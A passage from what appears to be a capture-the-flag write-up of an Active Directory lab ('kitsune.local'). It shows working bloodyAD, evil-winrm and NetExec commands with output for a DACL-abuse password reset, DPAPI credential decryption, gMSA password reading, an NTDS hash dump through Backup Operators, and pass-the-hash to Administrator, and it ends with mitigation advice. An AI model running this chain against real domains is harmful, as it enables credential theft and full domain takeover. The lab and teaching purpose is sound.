distinguishedName: DC=_msdcs.kitsune.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=kitsune,DC=local
permission: CREATE_CHILD
CN=schlop → CREATE_CHILD; WRITE; WRITE OWNER; WRITE DACL
With the TGT that includes HelpDesk in the PAC, ranch has full control (DACL Abuse) over the user schlop. We also confirm that schlop belongs to the Remote Management Users group:
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ bloodyAD -u 'ranch' -p 'R@nch...' -d kitsune.local --dc-ip 10.1.95.204 get object 'schlop' --attr memberOf

distinguishedName: CN=schlop,CN=Users,DC=kitsune,DC=local
memberOf: CN=Remote Management Users,CN=Builtin,DC=kitsune,DC=local
Reset schlop’s Password
# Take ownership of the object
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ bloodyAD -k --host DC01.kitsune.local --dc-ip 10.1.95.204 -d kitsune.local set owner 'schlop' 'ranch'
[+] Old owner S-1-5-21-3773590124-4237107295-2360938966-512 is now replaced by ranch on schlop

# Grant GenericAll permissions
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ bloodyAD -k --host DC01.kitsune.local --dc-ip 10.1.95.204 -d kitsune.local add genericAll 'schlop' 'ranch'
[+] ranch has now GenericAll on schlop

# Reset password
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ bloodyAD -k --host DC01.kitsune.local --dc-ip 10.1.95.204 -d kitsune.local set password 'schlop' 'Iamwin123!'
[+] Password changed successfully!
WinRM Access and User Flag
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ evil-winrm -i DC01.kitsune.local -u 'schlop' -p 'Iamwin123!'
*Evil-WinRM* PS C:\Users\schlop\Documents> type ..\Desktop\user.txt
  ,-.       _,---._ __  / \
 /  )    .-'       `./ /   \
(  (   ,'            `/    /|
 \  `-"             \'\   / |
  `.              ,  \ \ /  |
   /`.          ,'-`----Y   |
  (            ;        |   '
  |  ,-.    ,-'         |  /
  |  | (   |       yay! | /
  )  |  \  `.___________|/
  `--'   `--'

HSM{...}
9. Lateral Movement — PSCredential & DPAPI (pebble)
Inside schlop’s session, we find a credentials file:
*Evil-WinRM* PS C:\> tree /a /F C:\Users\
Folder PATH listing for volume Windows
Volume serial number is 7EC2-1A39
C:\USERS
+---Administrator
+---Public
\---schlop
    +---Contacts
    +---Desktop
    |       user.txt
    |
    +---Documents
    |       networkAuth.cred
    |
    +---Downloads
    +---Favorites
    |   |   Bing.url
    |   |
    |   \---Links
    +---Links
    |       Desktop.lnk
    |       Downloads.lnk
    |
    +---Music
    +---Pictures
    +---Saved Games
    +---Searches
    \---Videos
*Evil-WinRM* PS C:\>
*Evil-WinRM* PS C:\> type C:\Users\schlop\Documents\networkAuth.cred
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">pebble</S>
      <SS N="Password">...</SS>
    </Props>
  </Obj>
</Objs>
The file is a PSCredential encrypted with DPAPI under schlop’s user context. Since we have an active interactive session, we can decrypt it directly from PowerShell:
*Evil-WinRM* PS C:\> $cred = Import-Clixml -Path C:\Users\schlop\Documents\networkAuth.cred
*Evil-WinRM* PS C:\> $cred.UserName
pebble
*Evil-WinRM* PS C:\> $cred.GetNetworkCredential().Password
XXXX
Credentials obtained: pebble:XXXX.
10. gMSA Abuse — Extracting svc_gmsa$ Password
We check the groups pebble belongs to:
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ bloodyAD -u 'ranch' -p 'R@nch...' -d kitsune.local --dc-ip 10.1.95.204 get object 'pebble' --attr memberOf

distinguishedName: CN=pebble,CN=Users,DC=kitsune,DC=local
memberOf: CN=IT,CN=Users,DC=kitsune,DC=local
pebble is a member of the IT group. The gMSA account svc_gmsa$ is configured so that IT group members have permission to read its password (msDS-GroupMSAMembership):
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc ldap $FQDN -u 'pebble' -p 'Pebble...' --gmsa
LDAP        10.1.95.204     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:kitsune.local) (signing:Enforced) (channel binding:Never)
LDAP        10.1.95.204     389    DC01             [+] kitsune.local\pebble:Pebble...
LDAP        10.1.95.204     389    DC01             [*] Getting GMSA Passwords
LDAP        10.1.95.204     389    DC01             Account: svc_gmsa$            NTLM: <HASH_REDACTED>     PrincipalsAllowedToReadPassword: IT
LDAP        10.1.95.204     389    DC01             Account: svc_gmsa$            aes128-cts-hmac-sha1-96: <HASH_REDACTED>
LDAP        10.1.95.204     389    DC01             Account: svc_gmsa$            aes256-cts-hmac-sha1-96: <HASH_REDACTED>
svc_gmsa$ Group Membership
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ bloodyAD -u 'ranch' -p 'R@nch...' -d kitsune.local --dc-ip 10.1.95.204 \
    get object 'svc_gmsa$' --attr memberOf

distinguishedName: CN=svc_gmsa,CN=Managed Service Accounts,DC=kitsune,DC=local
memberOf: CN=Backup Operators,CN=Builtin,DC=kitsune,DC=local
svc_gmsa$ belongs to the privileged Backup Operators group and has adminCount: 1.
11. Backup Operators — Full NTDS Dump
Members of the Backup Operators group hold special privileges (SeBackupPrivilege and SeRestorePrivilege) to back up the registry and the NTDS.dit file, allowing a full dump of all domain account hashes.
NetExec includes an automated module for this technique:
https://www.netexec.wiki/news/v1.4.0-smoothoperator
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc smb $FQDN -u 'svc_gmsa$' -H '<HASH_REDACTED>' -M backup_operator
SMB         10.1.95.204     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.1.95.204     445    DC01             [+] kitsune.local\svc_gmsa$:<HASH_REDACTED>
BACKUP_O... 10.1.95.204     445    DC01             [*] Triggering RemoteRegistry to start through named pipe...
BACKUP_O... 10.1.95.204     445    DC01             Saved HKLM\SAM to \\10.1.95.204\SYSVOL\SAM_nlCLQPkg
BACKUP_O... 10.1.95.204     445    DC01             Saved HKLM\SECURITY to \\10.1.95.204\SYSVOL\SECURITY_nlCLQPkg
BACKUP_O... 10.1.95.204     445    DC01             [*] Attempting to retrieve boot key live from the remote registry...
BACKUP_O... 10.1.95.204     445    DC01             Boot key retrieved live -- skipping SYSTEM hive save/download.
SMB         10.1.95.204     445    DC01             [*] Copying 'SAM_nlCLQPkg' to '/home/iamwin/.nxc/logs/DC01_10.1.95.204_2026-10-22_114043.SAM'
SMB         10.1.95.204     445    DC01             [+] File 'SAM_nlCLQPkg' was downloaded to '/home/iamwin/.nxc/logs/DC01_10.1.95.204_2026-10-22_114043.SAM'
SMB         10.1.95.204     445    DC01             [*] Copying 'SECURITY_nlCLQPkg' to '/home/iamwin/.nxc/logs/DC01_10.1.95.204_2026-10-22_114043.SECURITY'
SMB         10.1.95.204     445    DC01             [+] File 'SECURITY_nlCLQPkg' was downloaded to '/home/iamwin/.nxc/logs/DC01_10.1.95.204_2026-10-22_114043.SECURITY'
BACKUP_O... 10.1.95.204     445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
BACKUP_O... 10.1.95.204     445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
BACKUP_O... 10.1.95.204     445    DC01             DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
BACKUP_O... 10.1.95.204     445    DC01             KITSUNE\DC01$:aes256-cts-hmac-sha1-96:<HASH_REDACTED>
BACKUP_O... 10.1.95.204     445    DC01             KITSUNE\DC01$:aes128-cts-hmac-sha1-96:<HASH_REDACTED>
BACKUP_O... 10.1.95.204     445    DC01             KITSUNE\DC01$:des-cbc-md5:<HASH_REDACTED>
BACKUP_O... 10.1.95.204     445    DC01             KITSUNE\DC01$:plain_password_hex:<HASH_REDACTED>
BACKUP_O... 10.1.95.204     445    DC01             KITSUNE\DC01$:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
BACKUP_O... 10.1.95.204     445    DC01             dpapi_machinekey:<HASH_REDACTED>
dpapi_userkey:<HASH_REDACTED>
BACKUP_O... 10.1.95.204     445    DC01             NL$KM:<HASH_REDACTED>
SMB         10.1.95.204     445    DC01             [+] kitsune.local\DC01$:<HASH_REDACTED>
BACKUP_O... 10.1.95.204     445    DC01             [*] Dumping NTDS using DC01$...
SMB         10.1.95.204     445    DC01             [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.1.95.204     445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.1.95.204     445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             kitsune.local\ranch:1103:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             kitsune.local\schlop:1105:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             kitsune.local\pebble:1106:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             kitsune.local\ross:1107:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             kitsune.local\protagonist:1108:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             DC01$:1000:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             svc_gmsa$:1602:aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>:::
SMB         10.1.95.204     445    DC01             [+] Dumped 10 NTDS hashes to /home/iamwin/.nxc/logs/ntds/DC01_10.1.95.204_2026-10-22_114043.ntds of which 8 were added to the database
SMB         10.1.95.204     445    DC01             [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.1.95.204     445    DC01             [*] grep -iv disabled /home/iamwin/.nxc/logs/ntds/DC01_10.1.95.204_2026-10-22_114043.ntds | cut -d ':' -f1
BACKUP_O... 10.1.95.204     445    DC01             [*] Using Administrator to clean up files...
SMB         10.1.95.204     445    DC01             [+] kitsune.local\Administrator:<HASH_REDACTED> (Pwn3d!)
BACKUP_O... 10.1.95.204     445    DC01             [*] Cleaning dump with user Administrator on domain kitsune.local
BACKUP_O... 10.1.95.204     445    DC01             [*] Successfully deleted dump files !
12. Domain Admin Access (Pass-The-Hash)
With the Administrator NTLM hash, we perform Pass-the-Hash over SMB to read the root.txt flag:
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc smb $FQDN -u 'Administrator' -H '<HASH_REDACTED>' -x "type C:\Users\Administrator\Desktop\root.txt"
SMB         10.1.95.204     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.1.95.204     445    DC01             [+] kitsune.local\Administrator:<HASH_REDACTED> (Pwn3d!)
SMB         10.1.95.204     445    DC01             [+] Executed command via wmiexec
SMB         10.1.95.204     445    DC01             ......................................................................
SMB         10.1.95.204     445    DC01             ......................................................................
SMB         10.1.95.204     445    DC01             ......................................................................
SMB         10.1.95.204     445    DC01             ................................-%@@%-................................
SMB         10.1.95.204     445    DC01             .............................:%@@@@@@@@%:.............................
SMB         10.1.95.204     445    DC01             ............................*@@@@@@@@@@@@#............................
SMB         10.1.95.204     445    DC01             ...........................%@@@@@@@@@@@@@@@...........................
SMB         10.1.95.204     445    DC01             ..........................@@@@@@@@@@@@@@@@@@:.........................
SMB         10.1.95.204     445    DC01             .........................@@@@@%#=-::-=#%@@@@@:........................
SMB         10.1.95.204     445    DC01             ........................#@%+-=++=:..:=+++-=%@#........................
SMB         10.1.95.204     445    DC01             .......................=@%@@@-..:*@@#:..-@@@@@+.......................
SMB         10.1.95.204     445    DC01             .......................#@@@@##:::%--%:::##@@@@#.......................
SMB         10.1.95.204     445    DC01             .......................-@@@@+.:::....:::.+@@@@-.......................
SMB         10.1.95.204     445    DC01             ........................:@@@@-..........-@@@@:........................
SMB         10.1.95.204     445    DC01             .......................-##*@@@#........#@@@*##=.......................
SMB         10.1.95.204     445    DC01             ....................-@@@@@@%%@@@%+::+%@@@%%@@@@@@-....................
SMB         10.1.95.204     445    DC01             ...................%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%...................
SMB         10.1.95.204     445    DC01             ..................%@@@=------------------------=@@@%..................
SMB         10.1.95.204     445    DC01             .................*@@@#..........................%@@@+.................
SMB         10.1.95.204     445    DC01             .................@@@@@..........................@@@@@.................
SMB         10.1.95.204     445    DC01             ................+@@@@@:..........*@@#..........:@@@@@+................
SMB         10.1.95.204     445    DC01             ................#@@@@@=..........:@@-..........=@@@@@#................
SMB         10.1.95.204     445    DC01             ................*@@@@@*........ranch...........*@@@@@*................
SMB         10.1.95.204     445    DC01             ......................%.......obtained.........@......................
SMB         10.1.95.204     445    DC01             ......................=@@@@@@@@@@@@@@@@@@@@@@@@=......................
SMB         10.1.95.204     445    DC01             ......................................................................
SMB         10.1.95.204     445    DC01             HSM{...}
13. Conclusion & Defensive Lessons
The Kitsune attack chain precisely illustrates how multiple chained weaknesses lead to complete Active Directory compromise:
- Null auth + exposed share: Leak of internal corporate information (schedules, calendars).
- Password Safe without rotation: Credential store with a weak master password.
- ADCS ESC13: Indirect effective membership in admin groups via certificate issuance OID.
- DACL Abuse: Full permission control over users with WinRM access.
- PSCredential DPAPI: Local storage of other users’ credentials.
- ReadGMSA: gMSA password read permissions assigned to support groups.
- Backup Operators: Abuse of backup privileges to extract
NTDS.dit.
Mitigation Recommendations
- Disable null authentication and anonymous access on SMB.
- Audit and restrict permissions on network shares.
- Periodically audit ADCS templates using tools like
certipy. - Avoid storing
.credfiles or DPAPI credentials in shared locations. - Strictly limit membership in sensitive groups like
Backup Operators. - Regularly audit and rotate gMSA account passwords.